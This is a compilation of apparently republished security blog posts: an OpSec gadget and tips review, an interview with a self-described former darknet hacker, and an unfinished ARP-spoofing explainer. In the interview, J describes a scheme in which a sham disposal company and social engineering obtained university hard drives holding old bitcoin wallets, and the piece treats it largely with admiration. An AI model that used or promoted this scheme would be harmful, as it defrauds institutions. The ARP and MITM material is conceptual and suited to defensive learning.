If we finally want to give people the opportunity to be their own bank, we must realize that in this case, people must be able to replace all those services and actions for which traditional banks get money.

Yes, it seems like it is a veritable minefield over there. Keep the faith. Learn the latest attack techniques, white hat cheat sheets, and defences. Only knowledge can defeat criminal*s'* knowledge. In this intellectual boxing match the most prepared wins, and we want that to be you!

Originally published here.

OpSec Going Smart: Tiny Tips & Devices Review



Introduction

Greetings, dear readers! I decided to write a rather unusual article in which I want to get away from the accepted concept and talk about various devices and gadgets for OpSec, but with a bias towards the real application and ease of use.

The fact is that everyone's needs for OpSec are different and, as follows from one of the golden rules, it all depends on who you expect the danger to come from and their capabilities. Here our story should turn to the science of Security Awareness, but I've described it in detail in my previous articles, so we will focus on the solutions the average reader can implement.

The thing is that I have no moral right to advise, e.g. an OSINT researcher, what I would advise an active member of the crypto and Web3 community. In other words, in this article I will only advise what will work for absolutely anyone, and not only for Internet survivalists.

At this point, I will divide my narrative into several parts, the first of which will cover the most important and simplest things, before moving on to more complex and specific ones. In thinking about how to divide up the article, I settled on the financial aspect.

So, in Part I I will tell you what everyone can do right now, free and fast, and in Part II I will show you how you can improve your security if you can afford to invest in it up front.

If you already know everything and want to find something new, go straight to part III, in which I have collected my work and interesting references - they certainly will not leave you indifferent! Let's get started!

Privacy is normal.

Privacy is for good guys. It's for moms and bike messengers and foodies.

Privacy is for business meetings and voting booths. It's why we have shower curtains. It's why we have that little padlock icon in our browser bar.

Privacy protects you from discrimination and from identity theft, and it keeps your food-delivery history under wraps. It can also shield you from those creepy somebody-has-definitely-been-listening-to-my-thoughts ads on social media apps.

Privacy isn't about shutting out everyone and everything. Instead, privacy gives you the power to choose what and with whom you'll share. It provides safety, control and the right to grant access.

Privacy gives you the ability to express yourself, to be creative, to spend your time and your money in whatever manner you like, without the scrutiny of others. It protects our intimate moments, our most embarrassing ambitions, our radical ideas and the ability to be our true selves.

Privacy is freedom, consent, dignity and security.

Privacy is normal.

I - Tiny OpSec Tips For Everyone

The Ring

Surprisingly, few people know that anyone can effectively defend against sim swapping. It works both in the US and worldwide on almost all mobile operators. To lock down your SIM, contact your mobile phone carrier. Ask them to NEVER make changes to your phone number/SIM unless you physically show up to a specific store with at least two forms of identification.

That is a standard that has been tested by telecommunications operators in the United States, the United Kingdom, Poland, and China. You just need to insist on it or visit the head office, and I'm sure that the support manager on the phone mayn't know about it!

This (should) prevent hackers from calling up AT&T, T-Mobile, or Vodafone, claiming to be you, and asking them to port your phone number to a new phone. You can also ask them to never swap your sims without you revealing a specific secret to them. Naturally, it still comes down to the protocol rigidity of the person taking the hacker's call, but it's nice to do what you can.


In-The-Air

Many of us travel by airplane, and many of us have to deal with carrying luggage. That's a pretty serious threat to your OpSec unless, of course, your iPad, computer, or phone has potentially valuable information on it. And if you don't fly, you probably travel from point A to point B in some other way — by car, train, and so on. Try checking out this awesome thing, or any custom-made or DIY Faraday cage for your cellphone. If possible, put in a good case.

If you are in possession of rare confidential information, you can use one of the safest methods of conspiracy. For example, you can transfer your passwords to a draft message on Tutanota or Protonmail and use a complex password to log into your mail, or use a physical key like Yubikey or Nitrokey.

Strictly speaking, OpSec rules do not prohibit the use of special devices that do not look suspicious, such as a Nintendo Switch, old-fashioned PSP 1000/2000/3000, or even a disassembled Raspberry PI

Even if these services, at the request of the authorities, hand over your IP and browser information, which, by the way, can be hidden by Tor or anti-detection systems like Sphere, the content of emails will definitely not be read by anyone.


Steganography
Sender
to be or not to be that is the question
Unencrypted Message
Encryption Algorithm
stovqtbexcor rtbnotlktows qybefgthatpf waismthevs ewquestionla
Encrypted Message
Decryption Algorithm
Receiver
to be or not to be that is the question
Unencrypted Message

That said, it's important to have a physical copy as well, but here you can argue with me. It creates, in essence, the very "point of failure" of our security system. But there is a solution to this problem, and its name is steganography.

Transfer all critical information to physical form and store it safely. Keep in mind that steganography and cryptography work better when used together!

When Surfing the Internet

A lot has been said and written about this topic, so I will be brief in this section and hope that you can find information on this subject yourself. I advise you to pay attention to my recent articles, as well as projects such as AnonPlanet.

Operational security professionals work to figure out where their information can be breached. That said, it doesn’t really matter what industry you’re in. If you have any sensitive or proprietary information at all, then you could very well be a target. This is a good thing to always keep in mind!

Take this subreddit and this awesome old and trusted resource as the first step. In our dangerous world, anyone can become a target, especially in crypto or having to deal with private keys. It sounds scary, but it is possible. The main thing is to always think ahead. By the way, if you're interested in tips for just such situations, check out my blog and scroll down to the bottom of my older articles and their HackerNoon versions.

That said, the protection of your device and the fact that they are known to be a serious threat to OpSec, no doubt, remains entirely on your conscience. You have to understand that the basic law of security tells us to first identify threats and only then build a security system, so you have to be sure in advance that your devices are in good order and not compromised.

Last but not least, Partial-Air-Gap is your friend, so check out AirGap_it and similar solutions on market.

II - OpSec Going Smart

I would like to start by saying that, in fact, there is no perfect solution to the problem of security, but mankind is trying to solve it, and in our time it has become available not only to the military or the very rich, but to ordinary people — that is, now you can go to the store, buy a few things, and use them to solve the problem of security in your individual case.

Let's look at what solutions are on the market. I will focus only on devices for OpSec, and I will not mention a lot of existing hacking devices, toys, and backpacks if their purpose is not related to security.

Password Cleanse

The first thing is a collection of tools for manifesting strong pass-phrases while helping you release the toxins of your past security habits. Through a process of focused meditation, dice rolling, and memorization of mantras, you will cleanse your security.


As stated in the description:

> **kit includes Word List, five red dice, custom brass ring, sealing wax, brass pen, matchbox, and handmade paper. Dice tower is built into the clam shell case, covered in Sierra bookcloth and foil stamped in gold. Word List is printed using digital offset and is a limp paper structure covered in handmade paper from The University of Iowa**

I do think this stylish device does its job well, but you have to learn how to use it quickly and confidently, even with its apparent simplicity. As said before, you have to be familiar with your own security system so it doesn't take up your most valuable asset - your time.

Altoids Survival Kit


Here we will look at several kits at once. The first is the Altoids survival kit — after getting acquainted with the kit, I can say that it is definitely useful for hiking, camping, or everyday carry; this pocket survival kit is a convenient and inexpensive way to provide survival essentials.



There is nothing to add here except that this is a more or less standard balanced survival kit — so let's go straight to the more serious kits.

Digital Resistance Kit

Next in our review would be a Digital Resistance Kit, which provides you with the tools for a true identity detox.



As stated in the description:

> **kit includes the Manual of Digital Resistance, wax sealed anonymous cash, bitcoin, prepaid gift cards, Starbucks cards, and a TAILS USB stick. A preconfigured anonymous tablet, a preconfigured anonymous smartphone, and a preconfigured anonymous flip phone w/ SIM cards are also included. Interesting that the manual was printed using digital offset and Johannot paper was used for the wax sealed packets. The housing is covered in black Euro Buckram and felt. Cover foil stamped in black.**

I can definitely say that the author has quite an interesting vision! At the same time, I believe that there is a sense and an opportunity to collect exactly the same set yourself - the Authors have

made a detailed instruction and posted it in the public domain, for which they no doubt get our full respect!

Laptops & Other Devices

First of all, in this section, I would advise you to deal only with vendors you trust. I guess nobody doubts QubesOS is reliable, so use the list from their website, it will save your time when searching for a secure device among dozens of solutions on the market. Many of them do not even meet the minimum security requirements.

It is not important what you use — an iPad or a Laptop — the main thing is how you do it. I can recommend you to look at awesome privacy-focused devices like Nitropad and Privacybeast because I am confident in their reliability, but the rest depends on you and your caution and awareness.

III - OpSec Gallery

Via this link, I would like to make a gallery of resources that you could explore in your spare time and increase your level of security. The idiom "Forewarned is forearmed" has never yet, in my memory, misfired.

I am not asking you to comply with all of this, but you must remember the main rule in this particular case:

> *Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.*

Yes, it seems like it is a veritable minefield over there. Keep the faith. Learn the latest attack techniques, white hat cheat sheets, and defenses. Only knowledge can defeat criminals’ knowledge. In this intellectual boxing match, the most prepared wins, and we want that to be you!

Much thanks to Telegram Deer for helping me pick goods up - check out his channel!

If you want to support my work, you can send me a donation to the address from my official repo!

Grand Theft Bitcoin: An Interview with a Former Darknet Hacker

The Story begins…

Greetings, readers! Today you'll see a [promised]() interview with a fascinating individual! Keep in mind that his responses are entirely based on [OpSec](), [(2)]() ideas.

So there's some background information. I was seeking a company that recovers data from broken hard drives and cold crypto storage devices such as Ledger/Trezor, and I had made a few posts on well-known clear-net and deep-web forums when I came across an interesting guy with whom I had a conversation.

As is customary, our acquaintance began with a reaction to my unusual nickname (I remind you that this is a joke and a simulacrum; I do not work or have ever worked for any government, nor have I ever worked for comparable entities) and a general curiosity in the Bitcoin business. He offered me some links to some decent manuals that he used and I'll include them as a bonus at the end of the interview.

❗ ***For educational purposes only, the Author won't be responsible for any damage done. The J's spelling and punctuation are left unchanged.***

- CIA: ***Hello! Nice to e-meet you!***

- J: ***Hey, likewise***

- CIA: ***Let's start with the first question: would you mind posting our conversation in my article, beginning from now?***

- J: ***No, I'm not bothered.***

- CIA: ***Great, let's start our interview then, I'd like you to introduce yourself first.***

- J: ***My name is J, and I cannot reveal my gender or age. I first became aware of cryptocurrencies in 2012, when DeepWeb, often known as "DarkNet," saw widespread popularity. I'm not going to lie, I was interested in buying drugs, carding, hacking, and other illicit schemes, in other words, making quick money.***

I'll make a digression and state that I grew up in a criminal milieu, despite the fact that I was a "nice kid" and my parents had a consistent income. But, I've always wanted more. Maybe it's a psychological issue.

One essential fact is that I, as a self-respecting gamer, am well-versed in the subject of doxxing, as is OSINT with Social Engineering. I can't claim to have achieved the pinnacles of it (yes, there


are amazing people like you who I enjoy reading), but it has surely aided me with the topic at hand. It permanently altered my life.

- CIA: ***Could you tell us more about that please?***

- J: ***Of course, it all started with my friend, with whom we were looking for new schemes of online earnings in 2015, accidentally told me that in 2009 and 2010, studying at the university, in graduate school, was engaged in what he researched blockchain, cryptocurrencies and Bitcoin in particular. I was immediately interested and asked him a few questions. And then I went on the Internet to check out these facts.***

- CIA: ***So there is a possibility that this was a mass phenomenon?***

- J: ***You get the picture. That's right, I'll tell you that among the topics that graduate students, PhDs, and MSc students were offered as topics for research papers in mathematics, information, and technology universities, there were many topics about blockchain, fin-tech, cryptocurrencies, and so on, and to do this work, you had to buy some BTC, which cost a small amount of money back then (in 2008–2010)!***



- CIA: ***And what was your idea?***

- J: ***Don't rush things:P So, all of this work was done on university-owned hard drives and PCs that, as it turned out, are still hanging about in storerooms. We were able to discover some really eager folks to implement this idea thanks to my friend. Some were his family, which is something you should never ever do, but it doesn't matter now.***

I thought about how to put the notion into action for a long time before coming up with a plan. We started a little finishing firm; I won't reveal what it's called; all I'll say is that the name was chosen to be as close to the genuine company as feasible. After that, we started working on a list of the most "tasty" universities and educational institutions.

It was challenging; we had to get in touch with a lot of people, offer free trash removal from the territory, and then ask about the disposal of outmoded computer equipment, of course, only after developing a trusted relationship (using social engineering). The first several efforts were unsuccessful, and the even cops were summoned once! Hopefully we had the necessary agreement and one of the staff members verbally confirmed it, therefore it didn't work out. Fortunately, the cops were unwilling to investigate.

- CIA: ***Please continue Sir!***

- J: ***I'm sorry, but I have to be distracted by my family at times when we're talking. So, after several failed tries, we finally found what we were looking for all that time. We had already spent a significant percentage of our budget (no more than $10,000) at the time, which had a negative impact on our motivation, but we decided to continue. At a technical college N, we were able to obtain a few dozen hard drives in decent condition.***

So, on an Autumn evening, when checking one wallet, we noticed the long-awaited numbers on the screen — 500 BTC, for a second, that was 2015, Bitcoin was already worth quite a little to be concerned about. It's difficult to put into words how pleased we were. We divided our shares equally and went dark for a few weeks.

The question then became, "What should we do?" It was agreed to continue working, and over the next few years, until 2019, we were able to mine roughly 1000 more BTC, fully clean. Of course, the amount invested on equipment and training was considerably more, but it paid off completely.

- CIA: ***Wow! And you're still doing that?***

- J: ***No, I don't require it any longer; I have a genuine business, property, and a wonderful family. This is despite the fact that this strategy can be performed in multiple languages in various countries. Furthermore, in today's environment, you can easily find a job; you don't have to work so hard to go out there. Don't be a slacker; all talents can now be obtained through self-study.***

- **CIA:** ***Excellent advice! Is there anything you'd like to share with our viewers about your incredible story? I'd appreciate some advice from you. Let's tackle five blitz questions and keep your responses brief.***

- **J:** ***Sure, that's something I'm interested in. Feel free to ask anything.***

- **CIA:** ***The first question is: what advice do you give for those who are currently reading this?***

- **J:** ***My advise is to devote more time to self-education. Again, we didn't have such easy access to information back in the day, so enjoy it while you can!***

- **CIA:** ***Thank you for responding! So, when you have 1000 BTC, what is the most difficult part?***

- **J:** ***I'll try to respond succinctly to this challenging question. Keep your mouth shut and follow all of the OpSec , (2) rules…***

- **CIA:** ***The next question is, what will you say to God if you find yourself in his presence?***

- **J:** ***Hello:P***

- **CIA:** ***That brings us to the fourth question. Should I invest in Bitcoin?***

- J: *Depending on your beliefs, it appears to me to be another opportunity to diversify your investments. I've always been a terrible investor, so I can't provide a good advise…*

- CIA: *The next question is, what are your plans for the future?*

- J: *I'm not sure yet; perhaps I'll just live my life. I hope someone reads this, finds a hard drive, and donates you some money for your efforts:P*

- CIA: *Thank you so much for the interview; it was wonderful speaking with you! If you don't mind doing another interview with me later, that would be great. I believe you have much to say to the World.*

- J: *Of course, I would be honored to speak with you; you know how to reach out to me. Good luck to you as well; keep on making us happy with your OpSec researches!*

- Bonus info from the Special Guest! (If the link not opening for you, then just replace telegra.ph to graph.org or use VPN)

After the debate, I'd want to express my personal feelings… First and foremost, you should not accept what J said as 100% accurate, and you should not believe J when he says he is no longer doing it. The evidence I uncovered contradicts this.

They are not actively doing crimes, but they are taking advantage of the university administration's ignorance. Yes, the money would have been very helpful if the abstract University had received it, and it is a profit withholding.

It's also crucial to notice how our hero and his pals used "combat" methods like OSINT (when searching for information on educational institution documents) and Social Engineering (when J and his gang communicated with the employees of educational institutions). This is absolutely something worth thinking about.

Support is very important to me, with it I can spend less time at work and do what I love - educating DeFi & Crypto users!

- **Check out my GitHub**
- **Track all my activities**
- **All my Socials**
- **Join my TG channel**

Use dangerzone.rocks if you are working with PDFs and please follow OpSec Guide!

• How to store crypto securely - tips from CIA_Officer

• 2 Violent attack vectors in Crypto: a detailed review

• OpSec in Crypto: Thoughts


If you want to support my work, you can send me a donation to the address:

- **0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc**

- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU - BTC
- 4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR

Also published here.

What is ARP Spoofing and How to Protect Against It?



#Introduction

“Spoof” sounds like a sound effect for an airbag going off in a car or something. Sure, “spoofing” sounds like a funny word but when it comes to security it is anything but. It is the intentional act of camouflaging malicious actors and intent under the guise of legitimate behavior.

Spoofing is an advanced persistent threat and if you’re identified as a vulnerable target with multiple weak links and attack vectors, hackers will continue to come after you until you either give them an opening or close up your weaknesses.

It seems like hackers are coming up with new attack methods every single day and it’s hard to keep up with their endless creativity. Security researchers call it “creativity” because you have to have an inventive mind to search and think up new ways to exploit the vulnerable.

But...how to protect yourself from such an attack & what does it stand for? Let's find out!

#The ARP Protocol


To understand how ARP spoofing works, we need a basic knowledge of the ARP protocol. Now, ARP stands for “address resolution protocol.” Everything dealing with sending data (packets) from one computer to another is governed by protocols, like this one.

ARP is a specific communication protocol that connects a dynamic IP address to a device's MAC address and data flow on the local network. For example, host A on a computer network wants to connect its IP address to the MAC address of host B.

To do this, it sends an ARP request to all other hosts on the local network. After this request, it receives an ARP response from host B with its MAC address. Then the requesting host stores this address in its ARP cache, similar to a contact list.

This is where the attackers come in. Posing as host B, they send messages to host A. As a result, the hacker's address is stored in the ARP cache as the address of host B and will receive the messages intended for the host.

For a better understanding let's look at this situation from another angle! Let’s say you are an attacker. ARP spoofing is the act of intercepting traffic by linking your own MAC address to a legitimate IP address and sending acknowledgments back to the computer that originally sent this traffic.


ARP (Address Resolution Protocol) Overview
Sender
Yo! I am the machine you were looking for - 12.34.56.78
Here's my physical address - 00:1d:c1:28:11:e6
ARP Query (Are you the machine for this IP address - 12.34.56.78 ?)
Host 1
12.34.56.12
Host 2
12.34.56.34
Host 3
12.34.56.255
Destination Host
12.34.56.78
http://thevoidghost.wordpress.com/

The point is to trick the original sender into thinking you (the attacker) are the intended recipient of this data. This way, the sender will continue to ship traffic to you and all of the precious data that comes with it.

If you choose to intercept the traffic, this is known as a MITM (man in the middle) attack, which allows you to view and/or manipulate the information you receive. There is a little more to this attack, but all you ultimately need to know is that ARP spoofing is essentially pretending to be the recipient of data that is not yours.

IP (internet protocol) spoofing is a little different. The most common purpose of IP spoofing is mainly for denial-of-service attacks, in which an attacker creates fake IP addresses to send connection requests to a victim that cannot be fulfilled, which hogs up the bandwidth of the victim.

